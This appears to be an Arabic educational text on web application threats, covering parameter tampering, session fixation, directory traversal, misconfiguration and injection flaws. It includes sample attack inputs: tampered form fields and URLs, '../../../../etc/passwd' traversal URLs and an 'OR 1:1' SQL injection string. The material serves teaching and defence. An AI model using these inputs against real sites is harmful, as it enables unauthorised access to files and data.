يهدف هذا النوع من الهجوم على التلاعب بالمعلمات التي يتم تبادلها بين العميل والخادم من أجل تعديل بيانات التطبيق، مثل أوراق اعتماد المستخدم والأذونات والسعر وكمية المنتجات الخ. في الواقع يتم تخزين هذه المعلومات في الكوكيز، حقول النموذج المخفية، أو **URL** و**Query Strings**، ويستخدم لزيادة وظائف التطبيق والرقابة. هجوم رجل في منتصف هو واحد من الأمثلة لهذا النوع من الهجوم. المهاجمين يقومون باستخدام أدوات مثل **Web scarab** و**Paros proxy** لهذه الهجمات.

Denial-of-Service (DoS)

هجوم الحرمان من الخدمة هو وسيلة هجومية تهدف إلى إنهاء عمليات الموقع على شبكة الانترنت أو الملقم وجعله غير متوفر للمستخدمين. على سبيل المثال، موقع متعلق ببنك أو خدمة البريد الإلكتروني ليست قادرة على العمل لبضع ساعات إلى بضعة أيام. وهذا يؤدي إلى ضياع الوقت والمال.

Broken Access Control

Broken Access Control هي طريقة مستخدمة من قبل المهاجمين حيث يتم التعرف على عيب معين ذي صلة بالتحكم في الوصول، حيث يتم تجاوز المصادقة واختراق الشبكة.

Cross-site Request Forgery

The cross-site request forgery method هو نوع من الهجوم حيث المستخدم المسجل يقوم بأداء مهام معينة على تطبيق ويب الذي يختاره أحد المهاجمين. على سبيل المثال، المستخدم يقوم بالنقر على رابط معين تم إرساله عبر البريد الإلكتروني أو الدردشة.

Information Leakage

تسرب المعلومات يمكن أن يسبب خسائر كبيرة للشركة. وبالتالي، فإن كل المصادر مثل النظم أو موارد الشبكة أخرى يجب حمايتها من تسرب المعلومات عن طريق استخدام آليات لفلترة المحتوى المناسبة.

Improper Error Handling

من الضروري تحديد كيف يمكن لنظام أو شبكة التصرف عند حدوث خطأ. وإلا، فإنه قد يوفر فرصة للمهاجمين لكسر النظام. وقد يؤدي معالجة الأخطاء الغير لائق لهجمات حجب الخدمة.

Log Tampering

يتم الاحتفاظ بالسجلات من قبل تطبيقات الويب لتتبع أنماط الاستخدام مثل أوراق اعتماد تسجيل دخول المستخدم، اعتماد تسجيل الدخول الادارية، الخ. المهاجمون عادة يقومون بالحقن، حذف، أو العبث بسجلات التطبيق على شبكة الإنترنت بحيث يمكن أن تؤدي الى إجراءات ضارة أو إخفاء هوياتهم.

Buffer Overflow

Web application's buffer overflow vulnerability يحدث عند الفشل في حراسة المخزن المؤقت الخاص به بشكل صحيح ويسمح بالكتابة خارج أقصى حجم له.

Broken Session Management

عندما لا تؤخذ أوراق الاعتماد الحساسة أمنيا مثل كلمات السر والمواد المفيدة الأخرى الرعاية بشكل صحيح، فان هذه الأنواع من الهجمات تحدث. المهاجمين يقومون بخرق أوراق الاعتماد من خلال هذه الثغرات الأمنية.

Security Misconfiguration

يجب على مطوري ومديري الشبكة التحقق من اعداد **stack** كله بطريقه صحيحه أو الاعداد الأمني الخاطئ يمكن أن يحدث في أي مستوى من كومة التطبيق، بما في ذلك **platform**، خادم الويب، خادم التطبيق، الإطار، و**custom code**. التصحيحات المفقودة، والخاطئة، واستخدام الحسابات الافتراضية، وما يمكن أن يتم الكشف عنها بمساعدة من **automated scanners** التي يستغلها المهاجمين لتقديم تنازلات الأمن في تطبيق الويب.

Broken Account Management

حتى أنظمة المصادقة التي هي صالحة تضعف وذلك بسبب نقاط الضعف في إدارة الحسابات بما في ذلك تحديث الحساب، نسيان أو فقد كلمة السر أو إعادة تعيين، تغيير كلمة المرور، وغيرها من المهام المماثلة.

Insecure Storage

تحتاج تطبيقات الويب لتخزين المعلومات الحساسة مثل كلمات السر وأرقام بطاقات الائتمان، وسجلات الحساب، أو معلومات المصادقة الأخرى في مكان ما. ربما في قاعدة بيانات أو على نظام الملفات. إذا لم يتم الحفاظ على الأمن المناسب لمواقع التخزين هذه، فانه قد يكون التطبيق على شبكة الإنترنت عرضه للخطر حيث ان المهاجمين يمكن الوصول إلى التخزين وسوء استخدام المعلومات المخزنة. التخزين الآمن للمفاتيح، والشهادات، وكلمات السر تسمح للمهاجمين للوصول إلى تطبيق ويب كمستخدم مشروع.

تهديدات تطبيقات الويب 2 "WEB APPLICATION THREATS-2"

Platform Exploits

يتم بناء تطبيقات الويب المختلفة باستخدام منصات مختلفة مثل **BEA Web logic** و**Cold Fusion**. كل منصة لديه العديد من نقاط الضعف، ويستغل المرتبطة به.

Insecure Direct Object References

عندما تتعرض تنفيذ **objects** المختلفة الداخلية مثل الملف، المجلد، سجل قاعدة البيانات، أو المفتاح من خلال الإشارة من قبل المطور، ثم **object reference** مباشر غير آمن يأخذ مكانه. على سبيل المثال، رقم حساب بنكي يقوم بصنع مفتاح أساسي، فانه تغيير جيد يمكن أن يتعرض للاختراق من قبل المهاجم بناء على هذه الإشارات.

Insecure Cryptographic Storage

عندما يتم تخزين البيانات الحساسة في قاعدة البيانات، فإنه يجب أن تكون مشفرة بشكل صحيح باستخدام التشفير. وهناك عدد قليل من طرق التشفير للتشفير المتقدم من قبل المطورين لا ترقى إلى المستوى المطلوب. المشفر بطرق تشفير قوية جدا لا بد من استخدامها. وفي الوقت نفسه، يجب توخي الحذر في تخزين مفاتيح التشفير. إذا تم تخزين هذه المفاتيح في أماكن غير آمنة، فان المهاجم يمكن الحصول عليها بسهولة وفك تشفير البيانات الحساسة.

Authentication Hijacking

من أجل التعرف على المستخدم، كل تطبيق ويب يستخدم هوية المستخدم مثل هوية المستخدم وكلمة المرور. وبمجرد قيام المهاجم باختراق النظام، يمكن أن تحدث أشياء خبيثة مختلفة مثل السرقة من الخدمات، اختطاف الجلسة، و**user impersonation**.

Network Access Attacks

هجمات الوصول إلى الشبكة يمكنا التأثير بشكل أساسي على تطبيقات الويب. ويمكن لهذا يكون لها تأثير على مستوى أساسي من الخدمات ضمن التطبيق ويمكن أن يسمح بالوصول الى **standard HTTP application methods** التي لن يكون الوصول إليها.

Cookie Snooping

المهاجمين يستخدموا **cookie snooping** على نظام الضحية لتحليل عادات تصفح الانترنت وبيع تلك المعلومات إلى المهاجمين الآخرين أو قد تستخدم هذه المعلومات لشن هجمات مختلفة على تطبيقات ويب الضحية.

Web Services Attacks

خدمات الويب هي عملية إلى عملية اتصالات التي لديها قضايا الأمن والاحتياجات الخاصة. المهاجم يحقن السيناريو الخبيث في خدمة الويب وقادر على الكشف عن وتعديل بيانات التطبيق.

Insufficient Transport Layer Protection

ينبغي استخدام مصادقة **SSL/TLS** للمصادقة على المواقع أو يمكن للمهاجم مراقبة حركة مرور الشبكة لسرقة ملف تعريف ارتباط جلسة مستخدم "**user's session cookie**". التهديدات المختلفة مثل سرقة الحساب، وتصيد الهجمات، وحسابات المشرف قد تحدث بعد اختراق النظم.

Hidden Manipulation

هذه الأنواع من الهجمات تستخدم في الغالب من قبل المهاجمين لاختراق مواقع التجارة الإلكترونية. المهاجمين يتلاعبون بالحقول المخفية وتغيير البيانات المخزنة فيه. العديد من المخازن على الانترنت تواجه هذا النوع من المشاكل كل يوم. يمكن للمهاجمين تغير الأسعار وختم المعاملات مع الأسعار التي يختارونها.

DMZ Protocol Attacks

The DMZ (Demilitarized Zone) هو منطقة شبكة موثوق تفصل الإنترنت الغير موثوق بها عن الشبكة الداخلية الموثوق بها للشركة. المهاجم قد يكون قادرا على اختراق النظام الذي يسمح لغيره من البروتوكولات **DMZ** لديه حق الوصول إلى **DMZs** الأخرى والنظم الداخلية. هذا المستوى من الوصول يمكن أن يؤدي إلى:

- اختراق تطبيقات الويب والبيانات.
- تشويه المواقع.
- الوصول إلى الأنظمة الداخلية، بما في ذلك قواعد البيانات، والنسخ الاحتياطي، واكواد المصدر.

Unvalidated Redirects and Forwards

المهاجمين يجعلون الضحية القيام بالنقر فوق الارتباط **unvalidated** التي يبدو أنه موقع صالح. هذه التحويلات قد تحاول تثبيت برامج ضارة أو خداع الضحايا في الكشف عن كلمات المرور أو غيرها من المعلومات الحساسة. إلى الأمام الغير آمن قد يسمح لمراقبة الدخول الالتفافي المؤدي إلى:

- Session fixation attacks
- Security management exploits
- Failure to restrict URL access
- Malicious file execution

Failure to Restrict URL Access

التطبيق دائما يعرض الضمانات في كثير من الأحيان أو يحمي الوظائف الحساسة ويمنع عرض الروابط أو عناوين المواقع للحماية. المهاجمين قد يصلون إلى تلك الروابط أو عناوين المواقع مباشرة وتنفيذ عمليات غير مشروعة.

Obfuscation Application

المهاجمون عادة ما يعملون بجد في إخفاء هجماتهم وتجنب الكشف. نظم (IDSs) **Network and host intrusion detection systems** يبحثون باستمرار عن علامات على الهجمات المعروفة جيدا، قيادة المهاجمين للبحث عن طرق مختلفة ليبقى غير مكتشفين. الأسلوب الأكثر شيوعا لهجوم **attack obfuscation** يشمل **encoding portions of the attack** مع **Unicode**، **UTF-8**، أو **URL encoding**. **Unicode** هي طريقة لتمثيل الحروف والأرقام والحروف الخاصة حتى هذه **characters** يمكن عرضه بشكل صحيح، بغض النظر عن التطبيق أو المنصة الأساسية التي يتم استخدامها.

Security Management Exploits

بعض المهاجمين تستهدف أنظمة إدارة الأمن، سواء على الشبكات أو على طبقة التطبيقات، من أجل تعديل أو تعطيل إنفاذ الأمن. يمكن للمهاجم الذي يستغل إدارة الأمن مباشرة بتعديل سياسات الحماية، وحذف السياسات القائمة، إضافة سياسات جديدة، وتعديل التطبيقات وبيانات النظام، والموارد.

Session Fixation Attack


في هجوم **session fixation**، المهاجم يحتال أو يجذب المستخدم للوصول إلى خادم الويب الشرعي باستخدام قيمة معرف جلسة صريحة.

Malicious File Execution

تم العثور على نقاط ضعف ملف التنفيذ الضار على معظم التطبيقات. سبب هذا الضعف هو بسبب المدخلات دون رادع في خادم الويب. ونتيجة لهذا المدخلات دون رادع، فان ملفات المهاجمين يتم تنفيذها بسهولة ومعالجتها على خادم الويب. وبالإضافة إلى ذلك، المهاجم يقوم بتنفيذ التعليمات البرمجية عن بعد، بتثبيت **rootkit** عن بعد، وفي بعض الحالات على الأقل، يأخذ السيطرة على النظام بالكامل.

عدم التحقق من الادخالات "UNVALIDATED INPUT"

يشير وجود ثغرة التحقق من صحة المدخلات إلى ضعف تطبيق ويب حيث لم يتم التحقق من صحة المدخلات من العميل قبل أن يتم معالجتها بواسطة تطبيقات الويب وخوادم الواجهة الخلفية. المواقع في محاولة لحماية أنفسهم من الهجمات الخبيثة من خلال ترشيح المدخلات، ولكن هناك أساليب مختلفة سائدة لغرض **encoding**. العديد من مدخلات **HTTP** لها أشكال متعددة تجعل الفلترة صعبة للغاية. يتم استخدام طريقة التحويل القياسي "**canonicalization method**" لتبسيط **encoding** ومفيد في تجنب مختلف الهجمات على نقاط الضعف. تستخدم تطبيقات الويب فقط آلية من جانب العميل "**client-side mechanism**" في التحقق من صحة المدخلات، ويمكن للمهاجمين بسهولة تجاوز ذلك. من أجل تجاوز نظام الأمن فان المهاجمين يعبثون بسلاسل طلبات **HTTP**، وعناوين المواقع، والرؤوس، حقول النموذج، الحقول المخفية، والاستعلام. معرفات تسجيل دخول المستخدم "**Users' login IDs**" وغيرها من البيانات ذات الصلة يحصل تخزينها في ملفات الكوكيز وهذا يصبح مصدرا للهجوم على المتسللين. المهاجمون يكسبون الوصول إلى الأنظمة باستخدام المعلومات الموجودة في ملفات الكوكيز. الطرق المختلفة المستخدمة من قبل المتسللين هي **SQL injection**، **cross-site scripting** (**XSS**)، **buffer overflows**، **format string attacks**، **cookie poisoning**، و **hidden field manipulation** الذي يؤدي إلى سرقة البيانات وخلل النظام.



العبث بالمعلمات والنموذج "PARAMETER/ FORM TAMPERING"

Parameter tampering "العبث بالمعلمات" هو نموذج بسيط من الهجوم يهدف بصورة مباشرة منطقة أعمال التطبيق. هذا الهجوم يستفيد من حقيقة أن العديد من المبرمجين يعتمدون على الحقول المخفية أو الثابتة (مثل **hidden tag** في النموذج أو معلم في **URL**) كمقياس الأمن الوحيد لعمليات معينة. لتجاوز هذه الآلية الأمنية، يمكن للمهاجم تغيير هذه المعايير.

وصف مفصل

خدمة الملفات المطلوبة هي المهمة الرئيسية لخوادم الشبكة. وخلال جلسة شبكة الإنترنت، يتم تبادل المعلمات بين متصفح الويب وتطبيقات الويب من أجل الحفاظ على المعلومات حول جلسة العميل، مما يلغي الحاجة إلى الحفاظ على قاعدة بيانات معقدة على جانب الملقم.
استفسارات **URL** "**URL queries**"، **form fields**، والكوكيز تستخدم لتمرير المعلمات.
المعلمات المتغيرة في حقل النموذج هي أفضل مثال على **Parameter tampering**. عندما يختار المستخدم صفحة **HTML**، يتم تخزينها كقيمة في حقل النموذج، ونقل صفحة **HTTP** إلى تطبيق ويب. هذه القيم قد تكون مختاره من قبل (**combo box** و**check box**، **radio buttons**، الخ)، والنص الحر، أو الخفي. يمكن للمهاجم التلاعب بهذه القيم. في بعض الحالات القصوى، انها مجرد مثل حفظ الصفحة، تحرير **HTML**، وإعادة تحميل الصفحة في متصفح الويب.
الحقول المخفية التي هي غير مرئية للمستخدم النهائي توفر معلومات الحالة إلى تطبيق ويب. على سبيل المثال، بالنظر في نموذج الطلب التي تشتمل على الحقل المخفي على النحو التالي:

```
<input type="hidden" name="price" value="99. 90">
```

Combo boxes, **check boxes** و **radio buttons** هي أمثلة من المعلمات المحددة مسبقا تستخدم لنقل المعلومات بين الصفحات المختلفة، في الوقت التي تسمح للمستخدم اختيار واحدة من العديد من القيم المحددة مسبقا. في هجوم **parameter tampering**، المهاجم يتلاعب بهذه القيم. على سبيل المثال، بالنظر في نموذج يتضمن **Combo boxes** فانه يسرد على النحو التالي:

```
<FORM > METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">*****868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR>< INPUT TYPE=SUBMIT> <INPUT TYPE=RESET>
</FOPM>
```

التجاوز "Bypassing"

المهاجم قد يتجاوز الحاجة إلى الاختيار بين حسابين بإضافة حساب آخر في التعليمات البرمجية المصدري لصفحة **HTML**. يتم عرض **combo box** الجديد في متصفح الويب، والمهاجم يمكن أن يختار حساب جديد.
أشكال **HTML** تقدم نتائجها باستخدام واحدة من طريقتين **GET** أو**POST** . في طريقة **GET**، تظهر كافة معلمات النموذج وقيمها في سلسلة الاستعلام من **URL** التالي، الذي يراه المستخدم. المهاجم قد يعبث مع سلسلة الاستعلام هذه. على سبيل المثال، بالنظر في صفحة الويب التي تسمح للمستخدم بإتمام مصادقته لاختيار واحد حساباته من مربع **combo box** وسرد الحساب مع وحدة ثابته. عند الضغط على زر **submit** في متصفح الويب، فان طلب **URL** يكون على النحو التالي:

http://www.juggybank.com/cust.asp?profile=21&debit=2500

المهاجم قد يتغير معلمات **URL** (**profile and debit**) وذلك بحسب حساب آخر:

http://www.juggybank.com/cust.asp?profile=82&debit=1500


هناك معلمات **URL** أخرى التي يمكن للمهاجم تعديلها، بما في ذلك معلمات **attribute** و**internal modules**. معلمات **attribute** هي معايير فريدة من نوعها التي تميز سلوك صفحة التحميل. على سبيل المثال، بالنظر في تطبيق تقاسم المحتوى على شبكة الإنترنت التي تمكن من منشئ المحتوى من تعديل المحتوى، في حين يمكن للمستخدمين الآخرين فقط عرض المحتوى. خادم الويب يفحص ما إذا كان المستخدم الذي يتم الوصول إلى الإدخال هو المنشئ أو لا (عادة عن طريق الكوكيز). المستخدم العادي يطلب الرابط التالي:

http://www.juggybank.com/cust.asp?pg=531&status=view

المهاجم يمكنه تعديل معلم **status** إلى "**delete**" من أجل حذف الإذن عن المحتوى.

http://www.juggybank.com/cust.asp?pg=147&status=delete

Parameter/Form Tampering يمكن أن يؤدي إلى سرقة الخدمات، تصعيد الوصول، اختطاف الجلسة، وافتراض هوية المستخدمين الآخرين وكذلك معلمات السماح الوصول إلى المطور وتصحيح المعلومات.



DIRECTORY TRAVERSAL

عندما يتم توفير الوصول خارج تطبيق معرف، فهناك إمكانية الكشف عن المعلومات غير مرغوب فيها أو التعديل. التطبيقات المعقدة تخرج باعتبارها مكونات التطبيق وبيانات التي تم إعدادها عادة في مجلدات متعددة. التطبيق لديه القدرة على اجتياز هذه المجلدات المتعددة لتحديد وتنفيذ أجزاء مشروعة للتطبيق. هجوم **directory traversal/forceful browsing attack** يحدث عندما يكون المهاجم قادرا على تصفح المجلدات والملفات خارج وصول التطبيق العادي. **Directory Traversal/Forceful Browsing attack** يعرض بنية مجلدات أحد التطبيقات، وغالبا ما يكون نظام خادم الويب والتشغيل الأساسي. مع هذا المستوى من الوصول إلى بنية التطبيق على شبكة الإنترنت، يمكن للمهاجمين:

- تعداد محتويات الملفات والمجلدات.
- صفحات الوصول إلى التي تتطلب خلاف ذلك التوثيق (وربما الدفع).
- اكتساب المعرفة السرية للتطبيق وبنائه.
- اكتشاف هوية المستخدم وكلمات السر المدفون في الملفات المخفية.
- تحديد موقع شفرة المصدر وملفات أخرى مثيرة للاهتمام على الخادم.
- عرض البيانات الحساسة، مثل معلومات العملاء.

يستخدم المثال التالي "**../**" للنسخ الاحتياطي لعدة مجلدات والحصول على ملف يحتوي على نسخة احتياطية من تطبيق ويب:

http://www.targetsite.com/../../../sitebackup.zip


هذا المثال يحصل على الملف "**/etc/passwd**" من نظام يونيكس / لينكس، والذي يحتوي على معلومات حساب مستخدم:

http://www.targetsite.com/../../../../etc/passwd

دعونا نتأمل مثالا آخر حيث يحاول أحد المهاجمين الوصول إلى الملفات الموجودة خارج مجلد النشر على شبكة الإنترنت باستخدام اجتياز الدليل:

http://www. juggyboy.com/process.aspx=../../../../some dir/some file
http://www.juggyboy.com/../../../../ some dir/some file

يظهر التمثيل التصويري لهجوم اجتياز الدليل على النحو التالي:



الاعداد الأمني الخاطئ "SECURITY MISCONFIGURATION"

يجب على مطوري ومديري الشبكة التحقق من اعداد **stack** كله بطريقه صحيحه أو الاعداد الأمني الخاطئ سوف يحدث في أي مستوى من كومة التطبيق "**application stack**"، بما في ذلك المنصة، خادم الويب، خادم التطبيق، الإطار، و**custom code**. على سبيل المثال، إذا لم يتم تكوين الملقم بشكل صحيح، فأنه يؤدي إلى مشاكل مختلفة التي يمكن أن تصيب أمن موقع على شبكة الانترنت. المشاكل التي تؤدي إلى مثل هذه الحالات تشمل العيوب في الخادم والبرمجيات، ثغرات أمنية غير محمية، مما يتيح الخدمات الغير ضرورية، والتوثيق الغير لائق. هناك عدد قليل من هذه المشاكل يمكن الكشف عنها بسهولة مع مساعدة من **automated scanners**. يمكن للمهاجمين الوصول الى الحسابات الافتراضية، الصفحات الغير مستخدمة، العيوب غير مصلحة، والملفات غير محمية والمجلدات، وما إلى ذلك الوصول الغير مصرح به. جميع الميزات الغير ضرورية والغير آمنة يجب أن تؤخذ الرعاية وهذا يثبت انه مفيدة جدا إذا تم تعطيلها تماما حتى لا يتمكن الغرباء من الاستفادة منها في الهجمات الخبيثة. جميع الملفات على أساس التطبيق يجب أن تؤخذ الرعاية من خلال المصادقة المناسبة وأساليب أمنية قوية أو معلومات مهمة يمكن تسربها إلى المهاجمين.

أمثلة من الميزات الغير ضرورية التي يجب أن يتم تعطيلها أو تغييرها كما يلي:

- **The application server admin console** يتم تثبيتها تلقائيا ولا يتم إزالتها.
- لا يتم تغيير الحسابات الافتراضية.
- المهاجم يكتشف الصفحات القياسية على الخادم، بتسجيل الدخول باستخدام كلمات السر الافتراضية، فان يأخذ أكثر.

INJECTION FLAWS

Injection flaws هي الثغرات في تطبيقات الويب التي تتيح لبيانات يمكن الاعتماد عليها ليتم تفسيرها وتنفيذها كجزء من أمر أو استعلام. ويجري استغلال **injection flaws** من قبل المهاجم عن طريق بناء الأوامر الخبيثة أو الاستعلامات التي تؤدي إلى فقدان البيانات أو الفساد، وانعدام المساءلة، أو الحرمان من الوصول. **Injection flaws** هي السائدة في تراث التعليمات البرمجية، غالبا ما توجد في استعلامات **SQL**، **LDAP**، و **XPath**، الخ. هذه **flaws** يمكن الكشف عنها بسهولة عن طريق ***application vulnerability scanners*** و***fuzzers***. من خلال استغلال **flaws** في تطبيقات الويب، يمكن للمهاجم بسهولة القراءة والكتابة، والحذف، وتحديث أي بيانات، أي من ذات الصلة أو غير ذات صلة إلى تطبيق معين. وهناك أنواع عديدة من **injection flaws**. بعض منهم على النحو التالي:

<u>SQL injection</u>

SQL injection هي ثغرات الموقع الأكثر شيوعا على الإنترنت. وهذه التقنية تستخدم للاستفادة من نقاط الضعف عدم التحقق من صحة المدخلات "**non-validated input**" لتمرير أوامر **SQL** من خلال تطبيق الويب للتنفيذ من قبل قاعدة بيانات الواجهة الخلفية. في هذا، المهاجم يحقن **SQL queries** خبيثة في شكل مدخلات المستخدم وهذا عادة يؤدي إما الوصول الغير مصرح به إلى قاعدة البيانات أو لاسترداد المعلومات مباشرة من قاعدة البيانات.

<u>Command injection</u>

Flaws in command injection هو نوع آخر من ثغرات تطبيق الويب. هذا **flaws** خطير للغاية. حيث انه في هذا النوع من الهجوم، المهاجم يحقن الشيفرات الخبيثة عبر تطبيق الويب.

<u>LADP injection</u>

LDAP injection هي طريقة الهجوم التي يتم فيها استغلال الموقع الذي يبني بيانات **LDAP** من المدخلات التي يتم توفيرها من قبل المستخدم لشن الهجمات. عندما يفشل التطبيق في تطهير إدخال المستخدم، فانه يمكن تعديل بيان **LDAP** مع مساعدة من بروكسي محلي. وهذا بدوره يؤدي إلى تنفيذ الأوامر التعسفية مثل منح الوصول إلى الاستفسارات الغير مصرح بها وتغيير المحتوى داخل شجرة **LDAP**.

SQL Injection Attacks

SQL injection attacks تستخدم تسلسل الأوامر من عبارات **Structured Query Language (SQL) statements** للسيطرة على بيانات قاعدة البيانات مباشرة. التطبيقات غالبا ما تستخدم عبارات **SQL** لمصادقة المستخدمين إلى التطبيق، والتحقق من الأدوار ومستويات الدخول والتخزين والحصول على معلومات التطبيق والمستخدمين، والارتباط إلى مصادر البيانات الأخرى. باستخدام وسائل **SQL injection**، فان المهاجم يمكنه استخدام ثغرات تطبيقات الويب لتجنب الإجراءات الأمنية المعتادة والحصول على إمكانية الوصول المباشر إلى البيانات القيمة.

السبب وراء عمل هجمات SQL injection هو أن التطبيق لا يتحقق من صحة المدخلات بشكل صحيح قبل تمريرها إلى بيان SQL. على سبيل المثال، عبارة SQL التالية،


SELECT * FROM tablename WHERE UserID= 2302

تصبح كما يلي مع هجوم SQL injection بسيط:

SELECT * FROM tablename WHERE UserID= 2302 OR 1:1

التعبير "OR 1: 1" تقييم للقيمة "TRUE"، وهي غالبا تسمح بتعداد كل قيم هوية المستخدم من قاعدة البيانات. ويمكن في كثير من الأحيان ادخال هجمات SQL injection من شريط العناوين، من داخل مجالات التطبيق، ومن خلال الاستفسارات وعمليات البحث. هجمات SQL injection يمكن أن تسمح للمهاجمين:

- تسجيل الدخول إلى التطبيق دون توريد أوراق اعتماد صالحة.
- تنفيذ استعلامات مقابل البيانات في قاعدة البيانات، وفى كثير من الأحيان البيانات التي من شأنها أن التطبيق لا يكون عادة يصل اليها.
- تعديل محتويات قاعدة البيانات، أو إسقاط قاعدة البيانات تماما.
- استخدام علاقات الثقة القائمة بين مكونات التطبيق على شبكة الإنترنت للوصول إلى قواعد البيانات الأخرى.



Command Injection Attacks

Command injection flaws يسمح للمهاجمين تمرير الأكواد الضارة إلى الأنظمة المختلفة عبر تطبيق الويب. وتشمل الهجمات calls إلى نظام التشغيل عبر system calls، واستخدام البرامج الخارجية عبر أوامر الشل، واستدعاء قواعد البيانات الخلفية عبر SQL. الاسكريبت التي هي مكتوبة في بيرل، بايثون، وغيرها من اللغات تنفذ وتدرج التطبيقات على شبكة الإنترنت ذات التصميم السيء. إذا كان تطبيق الويب يستخدم أي نوع من interpreter، فان هجمات تدرج لإلحاق الضرر.
